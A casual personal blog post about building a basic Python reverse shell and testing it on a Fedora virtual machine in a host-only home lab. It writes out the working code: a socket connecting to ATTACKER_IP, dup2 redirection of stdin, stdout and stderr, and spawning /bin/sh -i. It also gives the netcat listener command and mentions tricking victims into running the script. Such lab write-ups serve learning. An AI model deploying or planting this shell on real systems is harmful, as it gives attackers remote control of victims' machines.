

messing around with shells and shit
whats up fellow nerds
today in my amazing masterpiece of a blog im gonna be fucking around with reverse shells like a true script kiddie. you think im competent? hellllllllll no i might run a site and be a cybersecurity major but i dont know my head from my ass.
so naturally im messing around with concepts I barely understand anyways lets break it down lolololol
so theres this thing called a shell. believe it or not, its the command line interface for whatever os you're using! i know, shocking to those in the know. crazy even. anyways accessing a shell directly on someone elses pc outside the local network requires you connecting into their network, therefore having to go through a firewall. so why go through all the effort of evading detection if you can socially engineer the person on the other end to run a script on their end? outbound connections arent exactly filtered as rampantly as incoming (of course this depends on the network this is a gross generalization).
so yeah, the goal is setup an outbound connection on one end, and listen for it on the attacker's end, usually using tools like netcat or socat (really showing my l33t kn0wl3dge i kn0w). to set this up, youd need to trick someone (or get access and run it yourself lol). luckily enough im stupid enough to download any file i find on the internet so im just gonna use a vm for this.
my setup is as follows:
host: macbook air m4
vm: fedora 42 workstation
host only networking
thats it 👍
anyways im writing the reverse shell in python for compatibility and also cause its what i work best in (yeah im a script kiddie shut up so were you at one point). my idea is setup a socket with the host from the victim's end and then forward stdout, stdin, and stderr. this is done by using SocketObj.connect(ip, port) and running that on the attackers end, which sets up the socket. of course, theres more to that though. you think its that easy? id hope not
well its still pretty easy. after that comes managing input and output. this is where stdout, stdin, and stderr come in. basically to sum it up, since im targetting a linux OS, everything can be handled as a file, including sockets, pipes, and devices. when a program opens a file or creates a socket, the kernel gives it a file descriptor (basically an index/integer number that the OS uses to manage open files, sockets, pipes, etc.). by default, the kernel gives these numbers:
| Descriptor Number | Representation |
|---|---|
| 0 | stdin - standard input |
| 1 | stdout - standard output |
| 2 | stderr - standard error |
any file, network socket, or pipe gets its own file descriptor. like if you did print("hello world") in python, linux uses file descriptor one to handle this. on windows this is handled by handlers. now comes dup2(oldfd, newfd), which is a system call (thankfully part of the os module in python). with this, you take the new file descriptor created by the process and replace it all to redirect the socket, so the attacker receives stdin, stdout, and stderr.
input comes from the network socket, output goes to the network socket, and errors go to the network socket. like previously mentioned, works a little differently on windows and im too much of a dumbass to understand that rn so working with linux it is because im making my own reverse shell.
c00l hax0r sh1t
okay so on my attacker pc im going to write the script and upload it to my vm. i know, real social engineering takes effort and i'll never replicate that because i have no friends lololololololol
either way if i hacked my friends i doubt id have them for that long anyways so dont even think anything. i know youre judging me, stop it. i can sense your thoughts im just on that plane of existence.
anyways to the code (imagine an epic transition sequence)
for imports, you need three things at the minimum: socket (used for establishing connection), subprocess (used for executing shell commands), and os (used for operating system calls).
i mean you only need a few lines of code and im not doing any kind of obfuscation or anything (i mean come on this is script kiddie code and its not like defender is in my way, its linux), so there will be no real function structure or anything, just a few lines of code. lets break it down line by line:
socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) - creates tcp socket in python
socket.connect((ATTACKER_IP, SET_PORT_NUM)) - connects to server setup on the specified IP and port. this will be setup by netcat as a listener in our case. like i said, super simple setup. attacker ip in this case will be my macbook's IP address on the host only network. you can use ifconfig to find this, it will be a separate device on your list of network interfaces.
for reference, my IP on my macbook is 172.16.158.1, while my fedora server is 172.16.158.128, making the subnet mask 255.255.255.0 (shocking i know).
then, i added three lines calling os.dup2(), each containing the socket.fileno() and 0, 1, and 2 (stdin, stdout, and stderr respectively). this call is what redirects them to the socket.fileno(), which is the file descriptor of the socket.
- os.dup2(socket.fileno(), 0)
- os.dup2(socket.fileno(), 1)
- os.dup2(socket.fileno(), 2)
sure theres probably a better way to do this but fuck off idc
subprocess.call(["/bin/sh", "-i"]) - spawns an interactive shell by calling /bin/sh with the flag -i, which makes the shell interactive. when this executes, it calls the shell process that takes over the terminal session, which pauses python program execution (at least in this case since were not working with multiple threads or whatnot) until the shell prompt ends.
and wow its done! 
actual demonstration
here are the steps i followed:

- put revshell.py on my target pc. this is usually done through social engineering but im hacking myself so lolololololololololololololol i just enabled ssh and transferred it using scp. good litmus test to make sure the network environment works as well but i disabled ssh cause it kinda defeats the point of a reverse shell (even if elementary)
- setup listener with netcat on macbook host. this is done with
netcat -lvp PORT_NUMtypically, but on macos you can just usenetcat -lv. i used 42069 for the port, and the flags do as follows:l- puts netcat in listen modep- specifies local port to use (again not used on macos version as its based on the BSD build not Linux. dont ask me why this is the way it is)v- verbose
- get end user to run revshell.py (or if youre me, just run it yourself lmao)
- boom, shell access. its not a great shell its the bare minimum, but thats what working your way through is for. plus this was just a basic example. you can do anything with the privileges the running user has, so i just made a test document
so what did i learn?
i learned how to hack into every mainframe on the planet. everyone is cooked nobody is safe and im hacking the presidential elections to nominate myself as the first president of the US to get 100% of the popular vote. i cant stop winning.
no but fr this is a basic tool in cyber, very rudimentary implementation yes but this can be part of a longer chain of exploits that ends up in this situation, with a compromised system. from here if there are vulnerabilities the attacker can escalate their privileges and gain more access. idk im not gonna pretend i know a lot but its cool to me.
anyways thats all for the blog today byebye nerds